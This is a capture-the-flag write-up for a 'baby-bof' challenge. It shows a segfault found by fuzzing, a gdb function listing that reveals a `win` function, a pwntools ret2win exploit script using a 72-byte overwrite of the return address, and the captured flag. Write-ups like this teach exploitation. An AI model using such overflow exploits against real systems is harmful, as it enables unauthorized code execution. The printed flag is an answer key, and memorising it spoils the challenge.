baby-bof

When connected to the container, if i entered a short input i just got the message "La revedere!", but for longer inputs i got seg fault. This lead me to belive that it's a buffer overflow.

```
└─$ nc ctf.ac.upt.ro 9482
Bine ai venit la PWN!
Spune ceva:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
```


```
(gdb) info function
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  fclose@plt
0x0000000000401050  read@plt
0x0000000000401060  fgets@plt
0x0000000000401070  fflush@plt
0x0000000000401080  setvbuf@plt
0x0000000000401090  fopen@plt
0x00000000004010a0  exit@plt
0x00000000004010b0  _start
0x00000000004010e0  _dl_relocate_static_pie
0x00000000004010f0  deregister_tm_clones
0x0000000000401120  register_tm_clones
0x0000000000401160  __do_global_dtors_aux
0x0000000000401190  frame_dummy
0x0000000000401196  win
0x000000000040123e  vuln
0x000000000040127d  main
0x00000000004012e8  _fini
```

Found a `win` function at `0x401196` that looked promising.

Disassembled the binary and found the vulnerable buffer is 64 bytes, so offset to RIP is 72 bytes. Time to pwn:

```python
from pwn import *
io = remote('ctf.ac.upt.ro', 9967)
io.recvuntil(b"Spune ceva:")
payload = b"A" * 72 + p64(0x401196)
io.sendline(payload)
io.interactive()
```

After i ran the exploit, i got the flag.



flag: ctf{3c1315f63d550570a690f693554647b7763c3acbc806ae846ce8d25b5f364d10}